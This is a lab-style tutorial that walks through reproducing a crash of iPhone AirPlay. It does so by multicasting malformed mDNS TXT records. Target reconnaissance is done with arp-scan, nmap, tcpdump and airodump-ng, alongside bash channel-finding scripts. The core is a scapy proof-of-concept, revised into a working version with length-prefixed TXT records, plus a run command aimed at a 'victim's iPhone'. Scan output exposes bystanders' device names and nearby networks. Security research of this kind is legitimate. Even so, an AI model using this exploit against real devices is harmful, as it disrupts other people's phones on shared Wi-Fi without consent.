lab work: analysis and reproduction of vulnerability exploit1 in ios via AirPlay/mDNS

lesson goal

step-by-step breakdown of how `mDNS/network` processing affects `AirPlay` components of `ios` devices. goal: not exploitation, but understanding network mechanisms, packet analysis, and weak points in common protocols.

theory: how exploit1 works

`AirPlay` uses `mDNS` (`multicast dns`) to discover other devices on the same `wi-fi` network. it listens for `udp` packets on `224.0.0.251:5353`. the `exploit1` script creates a crafted `mDNS` packet with a long string in the `txt` record (overflow), which may cause a crash in `AirPlay`.

overall structure of the lesson

- theory of `mDNS` and `AirPlay`
- install `kali linux` + `wi-fi` adapter
- enter `monitor mode`, check `injection`

find `iphone ip`:
- using `arp-scan`
- via router
- using `nmap`

- **get `iphone mac address`**
- determine `wi-fi` channel
- use autoscript with `tcpdump`
- lock channel
- launch `exploit1` and observe in `wireshark`

analyze iphone behavior

- testing the reaction of the device under study
- conclusion and ethical limitations

---

theory

`AirPlay` is apple's technology for wireless transmission of audio, video, and screen mirroring. to find compatible devices in the local network, `AirPlay` uses the `mDNS` (`multicast dns`) protocol, which works over `udp` packets to address `224.0.0.251`, port `5353`.

each device that supports `AirPlay` responds to specific `mDNS` queries by publishing info using `ptr`, `srv`, and `txt` records. the `txt` record contains metadata like model, `id`, firmware version, and more.

the exploit1 concept is based on:

- an `ios` device with `AirPlay` active listens for `mDNS` packets from any device on the network
- when it receives a malformed `txt` record (e.g. an overly long string), it triggers a parsing error on the `ios` side
- the issue is caused by incorrect handling of length and structure in the `txt` record, leading to `AirPlay` service crash

exploit1

the script simulates a fake `AirPlay` device by sending specially crafted `mDNS` responses with malformed `txt` records. it multicasts them across the subnet, not directly targeting any specific `iphone`, but broadcasting to all subscribers.


it's not a hack in the traditional sense (getting shell), it's a demonstration of how malformed network traffic can affect `ios` components that improperly validate data. (crashing the protocol and iphone settings)

this highlights the importance of traffic filtering, client isolation, and strong input validation in system-level services.

---

minimal requirements (kali + wifi)

kali linux (preferably latest stable version):



a supported wi-fi adapter with monitor + injection:

- `alfa awus036nha` (U+2705)
- `alfa awus036ach` (U+2705)
- `tp-link tl-wn722n v1`(U+2705) (v1 only!)
- `panda pau09` (U+2705)

`virtualbox/vmware` (if not installing on bare metal)

install these tools:

```
sudo apt update && sudo apt install aircrack-ng wireshark tcpdump net-tools arp-scan nmap av
```

```
┌──(cocomelonc㉿kali)-[~]
└─$ sudo apt install aircrack-ng wireshark tcpdump net-tools a
rp-scan nmap avahi-daemon
[sudo] password for cocomelonc:
aircrack-ng is already the newest version (1:1.7+git20230807.4
bf83f1a-2).
aircrack-ng set to manually installed.
avahi-daemon is already the newest version (0.8-16).
avahi-daemon set to manually installed.
```

checking wifi

check connected adapter:

```
ip link show
```

```
8: br-98cc7a0ca8b8: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 15
00 qdisc noqueue state DOWN mode DEFAULT group default
    link/ether 02:42:93:f0:8b:c0 brd ff:ff:ff:ff:ff:ff
10877: wlan1: <BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_
UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default
 qlen 1000
    link/ieee802.11/radiotap 00:c0:ca:ac:bd:bf brd ff:ff:ff:ff
:ff:ff
```

or:

```
lsusb
```

```
┌──(cocomelonc㉿kali)-[~]
└─$ lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 004: ID 058f:9540 Alcor Micro Corp. AU9540 Smar
tcard Reader
Bus 001 Device 008: ID 148f:3070 Ralink Technology, Corp. RT28
70/RT3070 Wireless Adapter
Bus 001 Device 003: ID 04f2:b74f Chicony Electronics Co., Ltd
Integrated Camera
Bus 001 Device 007: ID 06cb:00f9 Synaptics, Inc.
Bus 001 Device 005: ID 8087:0033 Intel Corp. AX211 Bluetooth
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

enter monitor mode

example for `wlan1`:

```
sudo ip link set wlan1 down
sudo iwconfig wlan1 mode monitor
sudo ip link set wlan1 up
```

or via `airmon-ng`:


```
sudo airmon-ng start wlan1
```

interface becomes `wlan1mon` - use this moving forward

check injection support

test with `aireplay-ng` injection ok or not:

```
sudo aireplay-ng --test wlan1mon
```



disable `NetworkManager` to avoid conflicts:

```
sudo systemctl stop NetworkManager
```

now the system is ready for experiments with `wi-fi` monitoring and injection.

next step - identify the target device's `ip` and `mac` address.

finding iPhone IP and MAC Address in local network

`iPhone`, like any device in a local `Wi-Fi` network, receives an `IP` address from a `DHCP` server (usually a router). The device regularly exchanges `ARP` requests, which allows other hosts (for example, `kali linux`) to determine its `IP` and `MAC` address.

> important: `iPhone` uses **"Private Wi-Fi Address"** (random `MAC`) by default to hide its hardware. This can complicate identification

find iPhone IP address

find iPhone IP address on local `Wi-Fi` network without having physical access to the device itself. This is important for situations when the device is hidden, but actively exchanging data over the network.

```
sudo arp-scan --interface=wlan0 172.16.16.0/24
```

```
└─$ sudo arp-scan --interface wlan0 172.16.16.0/24
Interface: wlan0, type: EN10MB, MAC: 00:d4:9e:5b:5a:77, IPv4: 172.16.20.
94
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp
-scan)
172.16.16.1     2c:c8:1b:ff:01:9f       Routerboard.com
172.16.16.2     98:f2:b3:3f:82:34       Hewlett Packard Enterprise
172.16.16.22    de:d2:e7:dd:58:4c       (Unknown: locally administered)
172.16.16.23    82:ce:ae:e1:54:6e       (Unknown: locally administered)
172.16.16.57    98:5f:41:23:95:65       (Unknown)
172.16.16.24    4e:ac:0b:e3:27:73       (Unknown: locally administered)
172.16.16.57    98:5f:41:23:95:65       (Unknown) (DUP: 2)
172.16.16.57    98:5f:41:23:95:65       (Unknown) (DUP: 3)
172.16.16.57    98:5f:41:23:95:65       (Unknown) (DUP: 4)
```

or `nmap`:

```
sudo nmap -sn 172.16.16.0/24
```

this will show active `IP` addresses on the network. `iPhone` can be identified by the Apple `MAC` prefix (starts with `a4:5e:60`, `dc:a9:04`, `f4:5c:89`, etc.):

```
└─$ sudo nmap -sn 172.16.16.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-06 22:13 +03
Nmap scan report for 172.16.16.1
Host is up (0.0042s latency).
MAC Address: 2C:C8:1B:FF:01:9F (Routerboard.com)
Nmap scan report for 172.16.16.2
Host is up (0.0042s latency).
MAC Address: 98:F2:B3:3F:82:34 (Hewlett Packard Enterprise)
Nmap scan report for 172.16.16.21
Host is up (0.16s latency).
MAC Address: 2C:BE:EB:82:46:F6 (Nothing Technology Limited)
Nmap scan report for 172.16.16.22
Host is up (0.0089s latency).
MAC Address: DE:D2:E7:DD:58:4C (Unknown)
```

check:

```
sudo tcpdump -i wlan0 udp and port 5353
```

```
└─$ sudo tcpdump -i wlan0 udp and port 5353
tcpdump: verbose output suppressed, use -v[v]... for full protocol decod
e
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144
bytes
22:20:14.694181 IP 172.16.18.166.mdns > mdns.mcast.net.mdns: 0 [2q] [1au
] PTR (QU)? _companion-link._tcp.local. PTR (QU)? _sleep-proxy._udp.loca
l. (97)
22:20:14.711195 IP6 fe80::826:f17a:4d79:2610.mdns > ff02::fb.mdns: 0 [2q
] [1au] PTR (QU)? _companion-link._tcp.local. PTR (QU)? _sleep-proxy._ud
p.local. (97)
22:20:15.697926 IP 172.16.18.166.mdns > mdns.mcast.net.mdns: 0 [10a] [2q
] [1au] PTR (QM)? _companion-link._tcp.local. PTR (QM)? _sleep-proxy._ud
p.local. (453)
22:20:15.705358 IP6 fe80::826:f17a:4d79:2610.mdns > ff02::fb.mdns: 0 [10
a] [2q] [1au] PTR (QM)? _companion-link._tcp.local. PTR (QM)? _sleep-pro
```

or here:

```
sudo tcpdump -i wlan0 udp and port 5353 | grep "airplay"
```


```
└─$ sudo tcpdump -i wlan0 udp and port 5353 | grep "airplay"
tcpdump: verbose output suppressed, use -v[v]... for full protocol decod
e
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144
bytes
22:22:03.458851 IP 172.16.19.238.mdns > mdns.mcast.net.mdns: 0 [4q] PTR
(QU)? _airplay._tcp.local. PTR (QU)? _airplay._tcp.local. PTR (QU)? _rao
p._tcp.local. PTR (QU)? _raop._tcp.local. (61)
22:22:03.468671 IP6 fe80::cc3:bbba:38a9:1944.mdns > ff02::fb.mdns: 0 [4q
] PTR (QU)? _airplay._tcp.local. PTR (QU)? _airplay._tcp.local. PTR (QU)
? _raop._tcp.local. PTR (QU)? _raop._tcp.local. (61)
22:22:03.497632 IP 172.16.23.12.mdns > mdns.mcast.net.mdns: 0*- [0q] 2/0
/0 PTR JamesM-bM-^@M-^Ys MacBook Pro._airplay._tcp.local., PTR 0ADF90761
EF1@JamesM-bM-^@M-^Ys MacBook Pro._raop._tcp.local. (122)
22:22:03.511839 IP 172.16.18.22.mdns > mdns.mcast.net.mdns: 0*- [0q] 7/0
/0 PTR C4F312F958D4@Lifestyle._raop._tcp.local., (Cache flush) TXT "cn=0
```

```
22:22:03.608876 IP 172.16.19.238.mdns > mdns.mcast.net.mdns: 0 [2q] TXT
(QU)? JamesM-bM-^@M-^Ys MacBook Pro._airplay._tcp.local. TXT (QU)? 0ADF9
0761EF1@JamesM-bM-^@M-^Ys MacBook Pro._raop._tcp.local. (106)
22:22:03.609581 IP6 fe80::cc3:bbba:38a9:1944.mdns > ff02::fb.mdns: 0 [2q
] TXT (QU)? JamesM-bM-^@M-^Ys MacBook Pro._airplay._tcp.local. TXT (QU)?
 0ADF90761EF1@JamesM-bM-^@M-^Ys MacBook Pro._raop._tcp.local. (106)
22:22:04.073201 IP 172.16.19.238.mdns > mdns.mcast.net.mdns: 0 [14a] [2q
] PTR (QM)? _airplay._tcp.local. PTR (QM)? _raop._tcp.local. (556)
22:22:04.090659 IP6 fe80::cc3:bbba:38a9:1944.mdns > ff02::fb.mdns: 0 [14
a] [2q] PTR (QM)? _airplay._tcp.local. PTR (QM)? _raop._tcp.local. (556)
22:22:07.071885 IP 172.16.19.238.mdns > mdns.mcast.net.mdns: 0 [14a] [2q
] PTR (QM)? _airplay._tcp.local. PTR (QM)? _raop._tcp.local. (556)
22:22:07.073142 IP6 fe80::cc3:bbba:38a9:1944.mdns > ff02::fb.mdns: 0 [14
a] [2q] PTR (QM)? _airplay._tcp.local. PTR (QM)? _raop._tcp.local. (556)
```

if there are responses like `_airplay._tcp.local`, `_raop._tcp.local` - it's definitely `iOS`.

or use `wireshark` with a filter:

```
udp.port == 5353
```



here as you can see: `Amelia's iPad`, `Jame's MacBook Pro`, etc, etc.


this will help to identify the `iPhone` even without a name.

determining the Wi-Fi channel of the network to which the iPhone is connected

find out the exact `Wi-Fi` channel on which the access point to which the `iPhone` is connected operates. This is necessary to fix the adapter in `monitor` mode on this channel, otherwise the `PoC` packets will not be heard by the device.

via `airodump-ng`:

```
sudo airodump-ng wlan1
```



the top table will show access points:

- `ESSID` - Wi-Fi network name
- `CH` - channel number

if `iPhone` is connected to a network with `ESSID`, for example, `MyHomeWiFi`, then the channel can be found out by this line.

fix the channel before starting PoC:

```
sudo iwconfig wlan1mon channel <number>
```

```
CH 13 ][ Elapsed: 0 s ][ 2025-05-06 23:59

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:1E:98:04:4C:08  -70        3        0    0   1  130   WPA2 CCMP   PSK  Gulf_Guest
44:1E:98:04:4F:08  -59        2        0    0   1  130   WPA2 CCMP   PSK  Gulf_Guest
44:1E:98:04:50:C8  -48        3        0    0   6  130   WPA2 CCMP   PSK  Gulf_Guest
44:1E:98:04:5E:18  -57        3        0    0   6  130   WPA2 CCMP   PSK  Gulf_Guest
44:1E:98:04:4D:28  -52        3        0    0  11  130   WPA2 CCMP   PSK  Gulf_Guest
2A:53:4E:6D:0F:D8  -79        2        0    0   5  800   WPA2 CCMP   PSK  Flat 62
60:E3:27:FF:90:30  -82        2        0    0   9  405   WPA2 CCMP   PSK  Flat12
4A:D1:FA:1D:C5:F3  -79        4        0    0  13  130   WPA2 CCMP   PSK  <length:  0>
44:D1:FA:1D:C5:F3  -76        3       86   21  13  130   OPN              Swissbel-Guest
44:1E:98:04:60:38  -13        3        0    0   1  130   WPA2 CCMP   PSK  Gulf_Guest
44:1E:98:04:52:38  -63        1        0    0   1  130   WPA2 CCMP   PSK  Gulf_Guest
CA:CD:55:5E:A9:59  -81        2        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
44:1E:98:04:51:48  -66        5        0    0   1  130   WPA2 CCMP   PSK  Gulf_Guest
C8:CD:55:2E:A9:59  -78        2       33    0   1  360   OPN              Swiss_Guest
```

or script:

```
#!/bin/bash
IPHONE_IP="172.16.16.111"
IFACE="wlan1"

GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[94m'
NC='\033[0m' # No Color

echo -e "${GREEN}[*] starting scan for $IPHONE_IP using $IFACE...${NC}"

for CH in {1..13}; do
    echo -e "${YELLOW}[*] switching to channel $CH...${NC}"
    sudo iwconfig $IFACE channel $CH

    echo -e "${BLUE}[*] listening for packets on channek $CH...${NC}"

    COUNT=$(sudo timeout 5 tcpdump -i $IFACE -n "host $IPHONE_IP" 2>/dev/null | wc -l)
    if [ "$COUNT" -gt 0 ]; then
        echo -e "${GREEN}[+] found activity from $IPHONE_IP on channel $CH!${NC}"
        break
    else
        echo -e "${RED}[-] no activity on channel $CH.${NC}"
    fi
    sleep 1
done

echo "${RED}[!] no active channel found for $IPHONE_IP. Is it sleeping or AirPlay off?${NC}"
```

and run this script in my `kali`:

./scan_iphone_channel.sh

```
┌──(py3)─(cocomelonc㉿kali)-[~/ios/exploits]
└─$ ./scan_iphone_channel.sh
[*] starting scan for 172.16.16.111 using wlan1 ...
[*] switching to channel 1 ...
[*] listening for packets on channel 1 ...
[+]  found activity from 172.16.16.111 on channel 1!
```

now you are ready to send `mDNS` packets exactly where `iPhone` will hear them.

let's check if `mDNS` packets are really flying: run `wireshark` on the `wlan1` interface, if there are only from other devices, and not from you -> the adapter does not inject. if your packets are there, but `iPhone` does not respond -> either it is patched, or `AirPlay` is disabled.

```
02:31:28.244835 IP 172.16.16.113.mdns > 224.0.0.251.mdns: 0 [14a] [3q] P
TR (QM)? _airplay-bds._tcp.local. PTR (QM)? _airplay._tcp.local. PTR (QM
)? _raop._tcp.local. (575)
02:31:31.252704 IP 172.16.16.113.mdns > 224.0.0.251.mdns: 0 [14a] [3q] P
TR (QM)? _airplay-bds._tcp.local. PTR (QM)? _airplay._tcp.local. PTR (QM
)? _raop._tcp.local. (575)
02:31:40.270579 IP 172.16.16.113.mdns > 224.0.0.251.mdns: 0 [14a] [3q] P
TR (QM)? _airplay-bds._tcp.local. PTR (QM)? _airplay._tcp.local. PTR (QM
)? _raop._tcp.local. (575)
02:32:29.440467 IP 172.16.16.113.mdns > 224.0.0.251.mdns: 0 [2q] PTR (QU
)? _rdlink._tcp.local. PTR (QU)? _companion-link._tcp.local. (58)
02:32:42.591639 IP 172.16.16.113.mdns > 224.0.0.251.mdns: 0 [2q] PTR (QU
)? _rdlink._tcp.local. PTR (QU)? _companion-link._tcp.local. (58)
02:32:43.617882 IP 172.16.16.113.mdns > 224.0.0.251.mdns: 0 [6a] [2q] PT
R (QM)? _rdlink._tcp.local. PTR (QM)? _companion-link._tcp.local. (245)
```

or we can get the MAC address of the iPhone:

```
arp -a | grep "172.16.16.111"
```

```
┌──(cocomelonc㉿kali)-[~]
└─$ arp -a
? (172.16.16.1) at 2c:c8:1b:ff:01:9f [ether] on wlan0
? (172.16.16.111) at b8:22:0c:15:b9:ec [ether] on wlan0
```

on kali we can check via iw dev - this is a more modern command:

```
sudo iwconfig wlan1 channel 1
iw dev wlan1 info
```

```
└─$ iw dev wlan1 info
Interface wlan1
        ifindex 10877
        wdev 0×100000001
        addr 00:c0:ca:ac:bd:bf
        type monitor
        wiphy 1
        channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcolt
x-bytes tx-packets
                0       0       0       0       0       0       0       0
0
```

```
└─$ iwconfig wlan1
wlan1     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

On iPhone:

- Settings -> General -> `AirPlay` and `Handoff`
- Enabled?
- Allowed for all?
- Better to open "Control Center" and manually enable `AirPlay`.

then we will try to use something like this:

```
from scapy.all import *
import time

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    PURPLE = '\033[95m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

# crash trigger and stability test to confirm the vulnerability

# set your attacker IP and interface
attacker_ip = "172.16.16.111"
iface = "wlan0"

# build malformed mDNS TXT
```

```
txt_records = [
    b"model=AppleTV3,2",
    b"deviceid=aa:bb:cc:dd:ee:ff",
    b"features=0x100029ff",  # normal
    b"oversized=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]

# create mDNS (multicast DNS) packet
dns = DNS(
    id=0,
    qr=0,
    opcode=0,
    qdcount=1,
    ancount=1,
    qd=DNSQR(qname="_airplay._tcp.local", qtype="PTR"),
    an=DNSRR(
        rrname="_airplay._tcp.local",
        type="PTR",
        rclass=0x8001,
        ttl=120,
        rdata="HackAppleTV._airplay._tcp.local"
    )
)

# send with malformed TXT records
pkt = (
    Ether(dst="ff:ff:ff:ff:ff:ff") /
    IP(dst="224.0.0.251") /
    UDP(sport=5353, dport=5353) /
    dns /
    DNSRR(
        rrname="HackAppleTV._airplay._tcp.local",
        type="SRV",
        ttl=120,
        rclass=1,
        rdlen=0,
        rdata="\x00\x00\x00\x00"
    ) /
    DNSRR(
        rrname="HackAppleTV._airplay._tcp.local",
        type="TXT",
        ttl=120,
        rclass=1,
        rdata=b"\x00".join(txt_records)
    )
)
```

```
print(Colors.GREEN + "[*] sending malformed AirPlay mDNS packet..." + Colors.ENDC)
sendp(pkt, iface=iface, loop=1, inter=2)
```

this is a minimal PoC for attacking `AirPlay` via `mDNS` with malformed `TXT`, and overall the packet structure looks correct, but there are critical points due to which it will not work correctly. here is the exact breakdown:

`mDNS` structure violation - TXT must be an array of strings with length, in `DNSRR`, the `rdata` field for `TXT` must be in the format:

```
rdata = [b"\x0bmodel=AppleTV3,2", b"\x13deviceid=aa:bb:cc:dd:ee:ff", ...]
```

make sure `AirPlay` is enabled on victim's `iPhone`.
make sure our adapter supports injection (check `aireplay-ng --test wlan1mon`).
in Wireshark, check if the `UDP 5353` packet is actually being sent. (??? or tcpdump is better)

but may not work in some versions of ios (also many adapters (including some ALFA) do not support 5 GHz: if ch > 14 -> 5GHz)

hypothesis

`scapy` may not collect rdata correctly for `TXT`.

here is a working snippet of `TXT` generation with a custom length:

```
def build_txt(txts):
    return b"".join([bytes([len(t)]) + t for t in txts])

txt_records = build_txt([
    b"model=AppleTV3,2",
    b"deviceid=aa:bb:cc:dd:ee:ff",
    b"features=0x100029ff",
    b"oversized=" + b"A" * 100
])
```

and:

```
DNSRR(
    rrname="HackAppleTV._airplay._tcp.local",
    type="TXT",
    ttl=120,
    rclass=1,
    rdata=txt_records
)
```

`iOS 18.2.5 (iOS 18.3)???` has already fixed the vulnerability (unlikely)

it has not yet been officially confirmed that `18.3.1` closes this vuln?. but if everything above has been done and there is no reaction, Apple could have quietly closed the bug before the release of `18.4`.

Steps!!!!

make sure the channel is fixed to the desired one (`iwconfig`) - run `airodump-ng`, find the iPhone, confirm its activity
- check if packets are flying in Wireshark (`udp.port == 5353`)
- force `AirPlay` on the `iPhone` (we can turn on the stream even when idle)

wtf is a private Wi-Fi address? - iPhone generates a unique MAC address for each Wi-Fi network
- it changes when reconnecting, and in some cases even regularly (rotating)
- this makes it difficult to passively identify the device via `airodump-ng`

imagine, well we found the IP address of the iPhone

```
ping 172.16.16.111
```

```
└─$ ping 172.16.16.111
PING 172.16.16.111 (172.16.16.111) 56(84) bytes of data.
64 bytes from 172.16.16.111: icmp_seq=1 ttl=64 time=74.0 ms
64 bytes from 172.16.16.111: icmp_seq=2 ttl=64 time=96.3 ms
64 bytes from 172.16.16.111: icmp_seq=3 ttl=64 time=17.7 ms
64 bytes from 172.16.16.111: icmp_seq=4 ttl=64 time=41.5 ms
64 bytes from 172.16.16.111: icmp_seq=5 ttl=64 time=6.26 ms
64 bytes from 172.16.16.111: icmp_seq=6 ttl=64 time=63.8 ms
64 bytes from 172.16.16.111: icmp_seq=7 ttl=64 time=207 ms
64 bytes from 172.16.16.111: icmp_seq=8 ttl=64 time=5.46 ms
64 bytes from 172.16.16.111: icmp_seq=9 ttl=64 time=51.5 ms
64 bytes from 172.16.16.111: icmp_seq=10 ttl=64 time=72.4 ms
64 bytes from 172.16.16.111: icmp_seq=11 ttl=64 time=94.6 ms
64 bytes from 172.16.16.111: icmp_seq=12 ttl=64 time=15.0 ms
```

if there is a response, great. The iPhone is online, we can definitely see it.

to be honest, while a PoC doesn't require `IP` knowledge (it works via `mDNS -> UDP 5353` multicast), `IP` is still useful:

feature why we need it
- make sure the iPhone is really online Eliminate false guesses
- check the reaction to the `PoC` we can monitor `netstat`, `tcpdump`, `wireshark`, etc.
- alternative PoC if we're testing an `HTTP`-based or `reverse shell`
- extended PoC Some exploits follow-up via direct `TCP/UDP`

run `tcpdump` or `wireshark` and see:

```
sudo tcpdump -i wlan0 host 172.16.16.111
```

```
└─$ sudo tcpdump -i wlan0 host 172.16.16.111
[sudo] password for cocomelonc:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decod
e
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144
bytes
07:43:23.449435 IP 172.16.16.111 > 172.16.16.251: ICMP echo reply, id 17
, seq 205, length 64
07:43:24.414901 IP 172.16.16.251 > 172.16.16.111: ICMP echo request, id
17, seq 206, length 64
07:43:24.421678 IP 172.16.16.111 > 172.16.16.251: ICMP echo reply, id 17
, seq 206, length 64
07:43:25.416216 IP 172.16.16.251 > 172.16.16.111: ICMP echo request, id
17, seq 207, length 64
07:43:25.499826 IP 172.16.16.111 > 172.16.16.251: ICMP echo reply, id 17
, seq 207, length 64
07:43:26.418266 IP 172.16.16.251 > 172.16.16.111: ICMP echo request, id
```

TEST POC

now we can accurately test the PoC

make sure you are on the same Wi-Fi channel, fix it via

`iwconfig wlan0mon channel <ch>`

check that our PoC (for sending packets variant) sends `UDP 5353` packets
make sure `AirPlay` is enabled and that the `PoC` reaches the `iPhone` at all

`arp -a`

```
└─$ arp -a
? (172.16.16.1) at 2c:c8:1b:ff:01:9f [ether] on wlan0
? (172.16.21.253) at ca:ac:bd:a6:25:8a [ether] on wlan0
? (172.16.19.70) at ca:ef:5e:a4:f6:c0 [ether] on wlan0
? (172.16.16.111) at b8:22:0c:15:b9:ec [ether] on wlan0
? (172.16.20.90) at 20:c1:9b:dd:f6:3a [ether] on wlan0
```

do we suspect a specific channel? then just go through them manually:

```
for ch in 1 6 11; do
    sudo iwconfig wlan0mon channel $ch
    echo "-----> testing channel $ch...---->"
    sudo timeout 5 tcpdump -i wlan0mon -nn -c 10 "host 172.16.16.111"
done
```


we will see on which channel the traffic from the iPhone appears - this is the channel we need.

automatic script:

```bash
#!/bin/bash

GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[94m'
NC='\033[0m' # No Color

# IP-address iPhone interface in monitor mode
IPHONE_IP="172.16.16.111"
IFACE="wlan1"

echo -e "${GREEN}[*] starting scan for $IPHONE_IP using $IFACE...${NC}"

for CH in {1..13}; do
    echo -e "${YELLOW}[*] switching to channel $CH...${NC}"
    sudo iwconfig $IFACE channel $CH
    echo -e "${BLUE}[*] listening for packets on channel $CH...${NC}"

    # 5 sec in every channel
    COUNT=$(sudo timeout 5 tcpdump -i $IFACE -n "host $IPHONE_IP" 2>/dev/null | wc -l)

    if [ "$COUNT" -gt 0 ]; then
        echo -e "${GREEN}[+] (U+1F525) found activity from $IPHONE_IP on channel $CH!${NC}"
        exit 0
    else
        echo -e "${RED}[-] no activity on channel $CH.${NC}"
    fi
done

echo "${RED}[!] no active channel found for $IPHONE_IP. Is it sleeping or AirPlay off?${NC}"
```

next:
if you use `exploit_airplay_faketv.py` then: - use fixed TXT with lengths
- specify correct iface (`wlan0mon`)
- no other network activity

```
sudo python3 exploit_airplay_faketv.py
```



what can happen:
iPhone crashes in AirPlay settings
